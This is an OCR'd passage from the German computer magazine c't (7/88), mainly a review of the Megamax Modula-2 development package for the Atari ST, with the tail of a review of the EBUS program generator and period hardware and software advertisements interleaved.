Die Frage, welcher Compiler im Einsatz mit dem Programmgenerator am geeignetsten ist, kann nicht eindeutig beantwortet werden. Wer auf Geschwindigkeit im Bildschirmaufbau Wert legt und in der Lage ist, den Source-Code eines längeren Programms für den Compiler aufzubereiten, der kann getrost Turbo-BASIC wählen; wer sich dagegen um den Compiler überhaupt nicht kümmern und ohne Aufwand seine Programme übersetzten lassen will, der sollte auf QuickBASIC zurückgreifen.

Resümee

Mit dem EBUS-Programmgenerator erhält der Benutzer ein sehr mächtiges und leistungsfähiges Programm-Entwicklungspaket, das leicht zu Bedienen ist, wenn man das Programm erst einmal kennt. Einziger Schwachpunkt ist das etwas schwer verständliche Handbuch, das es einem Anfänger nicht gerade leicht macht sich in EBUS einzuarbeiten. Etwas unpassend ist der Kopierschutz auf der Systemdiskette. Wünschenswert wäre auch ein niedrigerer Preis für das Paket. Der Leistungsumfang rechtfertigt zwar die Ausgabe von etwa 3000 DM für die Vollversion. Doch für viele Interessenten dürfte selbst eine abgemagerte Version für knapp 1000 DM noch unerschwinglich sein. (bw)

ct

Keine Chance für Daten-Geier

Produkt des Monats
CHIP 3/88

SaveDir

versteckt Ihre Programme und Daten

Versteckte Programme und Daten sind optimal geschützt. Niemand erfährt, was Sie gespeichert haben. Damit löst SaveDir ein Problem, das jeder PC-Benutzer hat.

SaveDir versteckt extrem schnell: In 8 Sekunden sind 10 MB auf einem 6 MHz-AT versteckt.

Sie allein entscheiden, was versteckt werden soll.

Nur mit SaveDir und Ihrem persönlichen Passwort ist es möglich, Verstecktes wieder sichtbar zu machen.

SaveDir läuft auf XT/AT-PC's ab DOS Version 2.0.

SaveDir wird mit deutschem Handbuch geliefert. Menü-Führung in deutsch. Kein Kopierschutz.

Auch der Preis ist sensationell: nur DM 198,–

Überzeugen Sie sich selbst.

Sichern Sie sich Ihre SaveDir-Demo. Jetzt.

Andreas Müller Software
Dieffenbachstraße 59 · 1000 Berlin 61
Telefon (030) 691 66 14

SaveDir-Coupon

Name

Straße

PLZ, Ort

Telefon

Datum und Unterschrift

☐ Ich bestelle SaveDir für nur DM 198,–


☐ Ich bestelle die Demo für nur DM 19,80 (Anrechnung DM 10,- bei Kauf)

☐ Bitte Info zusenden

☐ Verrechnungsscheck beigefügt

☐ Nachnahme + DM 8,– für Versand

CT 7/88



Modula-Meilenstein?

Megamax Modula-2

Frank Neudecker

Das gestiegene Interesse an der Wirthschen Weiterentwicklung von Pascal zeigt sich nicht zuletzt daran, daß in der letzten Zeit mehrere Modula-2-Entwicklungspakete vorgestellt wurden. So auch das bereits für letzten Herbst angekündigte Megamax-Modula-2 aus dem Hause Application Systems. Allein die Herkunft weckt Erwartungen: Programme wie Signum, STAD und Megamax-C sind fast Meilensteine in der Geschichte der ST-Software.

Man erhält für 398 DM auf vier nicht kopiergeschützten Disketten ein komplettes Modula-2-Entwicklungspaket, bestehend aus Shell, Editor, Compiler und Linker. Ergänzt wird dieses Paket durch das Ressource-Construction-Set von Kuma, das geringfügig modifiziert wurde, sowie durch einige Utilities (unter anderem den aus der Public-Domain-Welt bekannten Templemon in der Version 1.12), Demoprogramme und Quelltexte. Hardware-Voraussetzung ist ein Atari ST mit mindestens 1 MByte RAM, einem doppelseitigen Laufwerk und einem Monitor mit hoher oder mittlerer Auflösung.

Der Editor unterstützt nur den monochromen Monitor. Wer einen ST mit nur 512 KByte zur Verfügung hat, dem bietet Application Systems eine Spezialösung mit einer Microshell an. Damit auch Besitzer einseitiger Laufwerke mit Megamax-Modula-2 arbeiten können, sind alle zunächst zum Einstieg notwendigen Dateien auf einseitigen Disketten untergebracht, die weiteren Dateien sind von den doppelseitigen Disketten auf einseitige umzukopieren.

Oberfläche

Bei einer Gerätekonfiguration mit einem Diskettenlaufwerk muß keine Installation vorgenommen werden. Das System erzeugt beim Booten eine (nicht resetfeste) RAM-Disk, in die die wichtigsten Dateien (Editor, Compiler etc.) hineinkopiert werden. Nach dem Start der Shell von Diskette greift diese dann auf die RAM-Disk zu. Auch für Rechnersysteme mit Festplatte(n) ist eine Installation nicht unbedingt notwendig, eine zweite Shell-Konfigurationsdatei für den Festplattenbetrieb von der Partition C ist vorhanden. Soll Modula aber von einer anderen Partition aus gestartet werden, so müssen die Laufwerkskennungen und Pfadnamen in der Konfigurationsdatei mit einem Editor geändert werden. Bedauerlich, daß das Handbuch an dieser Stelle etwas knapp ausgefallen ist.

Auf dem Desktop der Shell befinden sich neben allen Laufwerkssymbolen drei Dialogboxen und sechs Icons. Leider kann man die Laufwerkssymbole nicht abmelden, so daß je nach Festplattenausbau unter Umständen nur noch Diskettensymbole zu sehen sind. Bereits bei nur vier Partitionen, einem Diskettenlaufwerk und einer RAM-Disk wird es beängstigend voll.

In den Dialogboxen stehen die aktuellen Quellcode- und Code-Dateinamen. Eine Box ist mit 'Filter' überschrieben – hier kann man durch Wildcards zu Gruppen zusammengefaßte File-Namen aus einem Directory filtern lassen. Leider geht das Handbuch auf die Filter nur kurz ein, so daß etwas Probieren erforderlich ist (wie schaltet man das Filter ein ?).

Auf dem Desktop werden auch der verfügbare freie Speicher und der Name der Arbeitsdatei angezeigt. Vorzugsweise arbeitet die Shell 'objektorientiert', man muß also Symbole anklicken oder ein anderes darüberschieben, um etwa den Editor oder eine andere Aktion in Gang zu setzen. Tastaturpuristen können jedoch die meisten Funktionen auch mittels Control-Sequenzen aktivieren.

Übersetzer


Megamax-Modula-2 ist ein One-Pass-Compiler. Dies hat zur Folge, daß alle Variablen und Prozeduren vor ihrer Verwendung (im räumlichen Sinne) deklariert werden müssen. Ist dies aus irgendwelchen Gründen bei einer Prozedur nicht möglich, so muß man dies dem Compiler in Form einer zusätzlichen FORWARD-Deklaration explizit mitteilen.

Prinzipbedingt tritt bei One-Pass-Compilern dabei eine Erscheinung auf, die es insbesondere Modula-2-Anfängern schwermacht, ihre Programme durch den Compiler zu schicken: sobald dieser einen Fehler findet, bricht er die Kompilation ab und kehrt in den Editor zurück. Wer viele Fehler im Quelltext hat, wird viele Compiler-Durchläufe benötigen, bis ein testfähiges Programm erzeugt wird.

Der zweite von Megamax eingeführte Begriff ist das Load-

GFA-DRAFT plus für PC

das leistungsfähige CAD-Programm für alle, die entwerfen, konstruieren und zeichnen.



- Voll GEM-gesteuertes leistungsfähiges CAD-Programm
- Maßstabgerechtes Erstellen von Zeichnungen in Zoll und mm
- Bildausschnitte und Symbole beliebig manipulierbar und gradweise drehbar
- Mächtige Zeichenfunktionen wie z. B. Lot, Winkel zu Geraden, Kreis durch 3 Punkte, etc.
- 255 Zeichenebenen je bis DIN A0 (10 gleichzeitig darstellbar)
- Schraffieren und Bemaßen von beliebigen Flächen
- Eingebaute Kommandosprache
- Einfachste Handhabung
- Läuft auf fast allen Plottern und Druckern
- Symbole und Bibliotheken in beliebiger Menge anlegbar
- GEM-Desktop ist im Lieferumfang enthalten

DM 198,–

...Anruf genügt.

GFA-CLUB
GFA-ST/PC-Software
bitte Info anfordern

GFA Systemtechnik GmbH
Heerdter Sandberg 30
D-4000 Düsseldorf 11
Telefon 02 11/58 80 11

GFA SYSTEMTECHNIK

Time-Linking: während der Programmentwicklung wird der übliche Ablauf Editieren-Kompilieren-Linken-Testen-Editieren ... um das Linken vermindert, das Programm kann nach dem Kompilieren von der Shell aus (und nur von dort) sofort gestartet werden. Die Shell bindet die zum Ablauf notwendigen Module beim Laden ein. In gewissem Sinne übernimmt somit die Shell den Link-Vorgang. Da diese Form des Link-Vorganges im Speicher abläuft, ist er entsprechend schnell. Gegenüber einem konventionellen Link-Vorgang in einer RAM-Disk hat es zudem den entscheidenden Vorteil, daß die einzubindenden Module nicht dreifach im Speicher stehen müssen (ungebunden als Link-Datei, gelinkt in der RAM-Disk und im Speicher, wenn das Programm aus der RAM-Disk gestartet wird).

Um das Load-Time-Linking noch zu beschleunigen, gibt es die Möglichkeit, Module zu laden und resident im Speicher zu halten. Dabei werden die resident gehaltenen Module derart für das Load-Time-Linking vorbereitet, daß beim Linken dann quasi nur noch ein Zeiger auf die residente Prozedur dem aufrufenden Programmteil übergeben werden muß.

Da auch die Shell in Modula-2 geschrieben ist, benötigt sie natürlich eine gewisse Anzahl von Modulen, die bereits nach dem Start der Shell resident sind. Leider wird dieser Umstand ebensowenig erwähnt wie die Tatsache, daß man nur '*.IMP'-Dateien resident laden kann und nicht die kompilierten Definitonsmodule, auf die der Compiler selbstverständlich auch zugreifen muß.

Zwei Module, die immer resident sein sollten, sind der Compiler und der Editor. Letzterem kann man leider nicht klarmachen, daß auch seine Ressource-Datei und die Tastaturbelegungsdatei resident sind. Wird also der Pfad in der SHELL.INF-Datei nicht inklusive Laufwerksbezeichnung angegeben, so sucht er sie immer auf dem aktuellen Laufwerk, und die Shell steigt aus, wenn man zwischenzeitlich den Ordner oder das Laufwerk gewechselt hat und demzufolge die Ressource-Datei des Editors nicht gefunden wird.

Dateien, die man eben mal resident laden möchte, werden einfach auf das Resident-Icon gezogen, das in etwa wie ein Diskettenlaufwerk behandelt werden kann. Sollen einige Module von Anfang an resident geladen werden, kann man das in der Shell-Konfigurationsdatei festlegen, wobei man keine Wildcards in den Dateibezeichnungen verwenden darf – man muß jedes Modul mit seinem vollen Namen eintragen. Selbstverständlich lassen sich jederzeit alle residenten Module anzeigen und löschen.

Die Shell ist ein (fast) gelungener Versuch, den Desktop überflüssig zu machen. So ist es zum Beispiel auch möglich, ein nicht zum Modula-2-System gehöriges Programm aus der Shell heraus zu starten und anschließend in die Shell zurückzukehren. Die Shell bietet die üblichen, vom Desktop her bekannten Dateioperationen, wie Kopieren, Löschen, Ordner erstellen sowie die Angabe einiger Optionen und Parameter. Dazu gehören die Stack-Größe, die Abfrage von Ctrl-C für den Programmabbruch, eine Liste der Runtime-Module für den Linker und einige Compiler-Features, wie Quiet-Compilation (keine Bildschirmdokumentation während der Kompilation) oder Protokoll.

Dem Fehler auf der Spur

Modula-2 bietet hervorragende Debugging-Möglichkeiten. Da wäre zunächst der Scanner, den man nach einem Laufzeitfehler aktivieren kann. Der Scanner kompiliert jede Instruktion einzeln und führt sie sofort aus, bevor er die nächste kompiliert. Tritt der Laufzeitfehler erneut auf, so fängt er ihn ab und teilt dem Editor die Position mit. Dieser positioniert den Cursor dann an der Fehlerstelle und gibt eine Fehlermeldung aus.

Mit der Debug-Option kann man über in den Quelltext eingefügte Steuerzeichen weitere Hilfe bei der Fehlersuche erhalten – das Quelltextsegment, das von Debug-Symbolen eingerahmt ist, wird bei der Kompilation gesondert behandelt. Das äußert sich beim Programmablauf darin, daß in einem Debug-Fenster die gerade zur Bearbeitung anstehende Programmzeile (im Quelltext), die Inhalte aller darin enthaltenen arithmetischen Ausdrücke in der Reihenfolge ihrer Auswertung und die der Prozedur übergebenen Variablen angezeigt werden. Diese Werte erscheinen nach Wunsch dezimal oder hexadezimal, zusätzlich können die Zeilenadresse und sämtliche Register ausgegeben werden.

Sollten diese Informationen noch nicht ausreichen, kann man sich zusätzliche Angaben über den Zustand seines Rechners durch den mitgelieferten speicherresidenten Maschinensprachemonitor Templemon besorgen. Dieser wird über die Tastenkombination Shift-Alternate-Help oder das Eintreffen einer speziellen Bedingung, die ihm in einem Modul mitgeteilt wird, aktiviert.

Wem diese Fehlersuchhilfen nicht genügen, der kann das Debug-Modul beliebig erweitern (der Quelltext gehört zum Lieferumfang).

Ergebnisse der HL-Benchmarks


INTM	6,3
REALM	9,2
TRIG	10,1
TEXT	110
STORE	30,6

(Zeiten in Sekunden)

Editiert

Der zum Modula-2-System mitgelieferte Editor stammt aus der 'Editor Toolbox', die von Application Systems inklusive C-Quelltext für 179 DM vertrieben wird. Leider fehlen bei den zur Zeit ausgelieferten Entwicklungspaketen noch die den Editor betreffenden Seiten (die sich laut Anbieter noch im Druck befinden).

Erfreulicherweise sind die meisten Editor-Befehle auch über Tastatursequenzen erreichbar, was für zügiges Arbeiten wichtig ist. Der Editor erlaubt die Verwendung von maximal zehn Fenstern (keine GEM-Fenster), die Konfiguration der Centronics- und der RS-232-Schnittstelle sowie die Verwendung eines 8 × 16- und 8 × 8-Pixel-Fonts. In puncto Arbeitsgeschwindigkeit und insbeson-



Die Shell mit der Liste der resident geladenen Module

Hitech Produkte von GEWICO mbH
Metzer Str. 28-30 — 5000 Köln 1

Wir präsentieren Ihnen einige der schnellsten Rechnersysteme auf dem Weltmarkt!

Angebot des Monats: 386 MAX Testsieger Chip 12/87
80386 Rechner, 26 MHz eff, 32 Bit System, 32 Bit AT XT Slots, Compaq kompatibel, 42 MB Harddisk <30 ms, 1 MB RAM, 1,2/360 Floppy, Centr.+RS232 Schnittstellen, Herkules Grafikkarte, 14" Flatscreen Monitor invertierbar **5999,99**

XT-QL 4,77/10 MHz Taktfrequenz umschaltbar, 8 Slots, 256 KB RAM, 360 KB Floppy, Herkules o. Colorgraphikkarte, abschließbar, 3 LED Statusanzeigen wie AT, Tastatur mit Druckpunkt ..... ab **899,-**

AT-HQB 6/8/10/12 MHz schaltbar per Hard- u. Software, 512 KB RAM, 1,2 MB/360 KB Floppy, 8 Slots, Herkules- o. Colorgraphik, abschließbar, 3 LED Anzeigen, Kalender und Uhr ..... ab **1880,-**

AT-HQ Wie AT-HQB aber große Version, 21 MB Harddisk, RS232 Schnittstelle, 102 Key Profitastatur ..... ab **2809,-**

80386 23 MHz eff. opt. bis 30 MHz eff. auch als Portable ..... ab **4895,-**

Sonstige Superangebote rund um den Computer:

NEC Multisync II deutsch lieferbar
ATI-VIP VGA/EGA 800*600 639,-
Panasonic KXP-1083 240 Z/s. 795,-
Panasonic KXP-1081 super!.. 489,-
EGA-Set HEGA+Monitor .....ab 1199,-
HD Markendisketten 10 St. ab 39,90
NEC Multisync GS deutsch lieferbar
Genoa 800*600 kompatibel 399,-
Panasonic KXP-1540 24 N. A3. 1599,-
NEC P6/P7 Drucker+Treiber lieferbar
Genius Mouse GM6/GM6+ ..99,-/139,-
DSDD Disketten 48/96 TPI 10 St. ab 8,90

Brandneu: 22 MHz Landmark!
Die schnellsten Serien-AT's

AT-HT I und II

16- oder 22 MHz eff. Taktfrequenz, Hard- u. Software schaltbar, sonstige Ausstattung wie AT-HQ

Fast schon ein 386 Rechner!

ab **3359,-**
auch als Tower lieferbar

Weitere Neuheiten:

Schnelle 286/386 Portables
Tragbares System supertwisted LCD Display mit einer Auflösung von 640*480 Punkte (wesentlich besser als die üblichen 600*200 Pk.), externer Monitoranschluß, 6 Slots, Qualitätstastatur, große Festplattenkapazität möglich
ab **3250,-**

hochauflösende Graphik
EVA 1024, Auflösung 1024*768 Bildpunkte, VGA mit 512 KB RAM, Hardwarezoom, non-interlaced Mode opt., alle Graphikstandards, verschiedene Treiber erhältlich
ab **899,-**

Das ist GEWICO Leistung:
neueste Spitzentechnologie in Kalttechnik
sorgfältig ausgewählte und geprüfte Komponenten
umfassender schneller Service der seinesgleichen sucht
unbürokratische Lösung auch ungewöhnlicher Probleme
fachkundige, eingehende Beratung von geschultem Personal

24 Stunden Komponententest +
Individualtest nach einem ausgeklügelten System
darum gewährleisten wir

1 Jahr Vollgarantie

außerdem
Individuelle Lösung von Hard-/Softwareproblemen
CAD (Branchen)-lösungen u. **Erfassungs-Dienst**
Desktop Publishing Systeme u. **Scan-Service**

Händler! Preisliste anfordern!!!
TEL.: 02 21/31 40 25
FAX: 02 21/32 62 11

Änderungen vorbehalten. Alle Preise sind frei Köln. Alle Geräte sind voll kompatibel z. Industriestandard.

ELCO ELECTRONIC COMPONENTS GmbH

KOMPAKT-AT 10 MHZ

- CPU 80286-10 (80287 Option)
- umschaltb. 6/10 MHz, 0 Wait State
- aufrüstbar bis 16 MB (1MB on Board)
- 512 KB bestückt
- Uhr/Kalender batteriegepuffert
- Mono/Graphic/Printer-Karte (Herc.)
- Parallele Schnittstelle
- DIN Tastatur mit sep. Cursor/Z.-Block
- 1.2 MB Laufwerk
- Norton SI 11.5/Landmark 13
- stabiles Einschubgehäuse

ohne Monitor
DM 1.798,-

KOMPAKT-AT 13 MHz

- Konfiguration wie oben
- CPU 80286-12
- SI 15.3, Landmark 17,3

2198,-

TURBO-XT 4.77/10 MHz


- voll PC/XT kompatibel
- CPU 8088-1/Sockel f. 8087
- 8 XT-Slots/256 KB RAM
- 1x360 KB FDD
- 150 Watt Schaltnetzteil
- Color Graphic Karte o. HGC/P
- Parallele Druckerschnittstelle
- Serielle Schnittstelle RS-232/Game Port
- Echtzeituhr/Kalender batteriegepuffert
- DIN Tastatur mit sep. Cursor/Z.-Block
- Stabiles Einschubgehäuse/ LED/Schlüssel

ohne Monitor
DM 998,-

- Typenraddrucker Silver Reed/20 Z/sek. ..... DM 467,—
- Epson LX-800/incl. Interface/Handbuch ... DM 599,—
- Mitsubishi 1471 ..... DM 1498,—
- 14" TTL Mon., entspiegelt, m. Standbasis ... DM 278,—

Andere Rechnerkonfigurationen auf Anfrage!

ELCO Electronic Components GmbH
D-6460 Gelnhausen-2 · Am Spielacker 18
☎ 06051/66088
Telex: 4184524 hzbm d · Fax: 06051/69205



Die Einstellmöglichkeiten der RS-232-Schnittstelle

dere, was das Scrollen angeht, muß der Editor keinen Vergleich scheuen.

Einen Fehler konnte ich trotz fehlender Dokumentation und fehlender Hotline beim Editor finden: hat man die Funktionstasten neu belegt und will diese mit dem 'speichern'-Button der Dialogbox abspeichern, so meldet sich der Editor beim nächsten Aufruf mit 'Falsches Dateiformat'. Sieht man sich die alte und die neue TOOLBOX. WRK-Datei mit dem Editor an, wird man feststellen, daß der Datei-Header bei ihr fehlt.

Maschinennah

Zu den Stärken des Megamax-Modula-2 gehört auch der Inline-Assembler: alles, was zwischen den Schlüsselwörtern ASSEMBLER und END steht, wird als Assemblerprogramm verstanden und kompiliert. Auch wenn damit die Portabilität der Programme auf andere Prozessor-Systeme eingeschränkt beziehungsweise aufgegeben wird, ist damit doch die Möglichkeit einer beträchtlichen Geschwindigkeitssteigerung gegeben.

Neben der gleichzeitigen Verwendung von Modula-2-Elementen und Assembler kann man die Debugging-Möglichkeiten des Systems nutzen, Megamax-Modula-2 hält sich dabei an die Motorala-Syntax. Alle Modula-2-Variablen und Prozeduren sind direkt unter ihrem Modula-2-Namen ansprechbar; eine in Modula-2 geschriebene Prozedur kann ebenso wie eine Assembler-Routine durch JSR oder JMP angesprochen werden. Welche Register man dabei besser nicht benutzt, wird im Handbuch ausführlich dokumentiert. Überhaupt ist dieser Teil der Dokumentation am ausführlichsten, auch wenn Assemblerkenntnisse selbstverständlich vorausgesetzt werden. Ein Hinweis im Handbuch, daß alle Befehle (Mnemonics) in Assemblerteilen groß geschrieben werden müssen, hätte jedoch auch hier einige Experimente überflüssig gemacht.

Sammlungen

Die Leistungsfähigkeit eines Modula-2-Entwicklungspaketes wird wesentlich von der Leistung und dem Umfang der Bibliotheken geprägt. 72 Bibliotheksmodule deuten darauf hin, daß beim Megamax-Modula-2 mehr als nur der Wirthsche Standard implementiert wurde. Als Variablentypen sind CHAR mit einem Byte, INTEGER, CARDINAL, BOOLEAN und BITSET mit 2 Byte, ADDRESS, POINTER, LONGCARD und LONGINT mit 4 Byte sowie REAL mit 8 Byte (bei 13,5 Stellen Genauigkeit) implementiert. Arrays dürfen eine maximale Größe von 65 535 Elementen haben, unabhängig vom Datentyp, also auch bei Record-Arrays. Es sind nicht nur alle Betriebssystemfunktionen (GEMDOS, BIOS, XBIOS, AES, VDI) zugänglich, sondern auch solche Prozeduren enthalten, die bei anderen Compilern (TDI) als High-Level-Library tituliert und extra verkauft werden.

So sind viele Kleinigkeiten implementiert, die man sich schon immer gewünscht hatte: beispielsweise kann eine neue Fileselect-Prozedur angemeldet werden, Exceptions kann man frei belegen, Routinen zur Behandlung von Ereignissen und selbstdefinierten Objekten sind problemlos ins AES einzuklinken. Eine Aufzählung der Fähigkeiten dieser als Mega-GEM titulierten Module würde den Umfang dieses Artikels sprengen.

Gelinkt

Die Geschwindigkeit des Megamax-Linkers ist nicht so bedeutend (bedingt durch das Load-Time-Linking-Konzept) wie etwa beim TDI-Modula-2 – und beinahe genauso schnell (oder langsam) wie der TDI-Linker ist denn auch die Megamax-Version. Die Beschränkung auf 100 Module ist leicht zu verschmerzen, zumal Application Systems durch eine simple Änderung im Quelltext dieses den Anforderungen anpassen kann; schwerwiegender ist da schon, daß der Linker nicht optimiert. Alle im Modulkopf genannten Module importiert er, gleichgültig ob vielleicht nur eine einzige Prozedur benötigt würde. Dies hat zu Folge, daß aus einem leeren Programm mit 28 Byte Quelltext nach der Kompilation immerhin 382 Bytes und nach dem Linken 120 587 Bytes werden. Ändert man in den Compiler-Optionen die Art und Anzahl der einzubindenden Runtime-Dateien (TOS-IO statt GEM-IO, keine Fehlerbehandlung durch GEMError-Modul), so kann man die Dateigröße der gelinkten Datei auf 32 722 Bytes verringern.


Dieses echtes Manko will Application Systems schnellstmöglich beheben; ein optimierender Linker sei bereits in Arbeit und soll Mitte des Jahres gegen einen geringen Unkostenbeitrag ausgeliefert werden.

Dokumentarisch

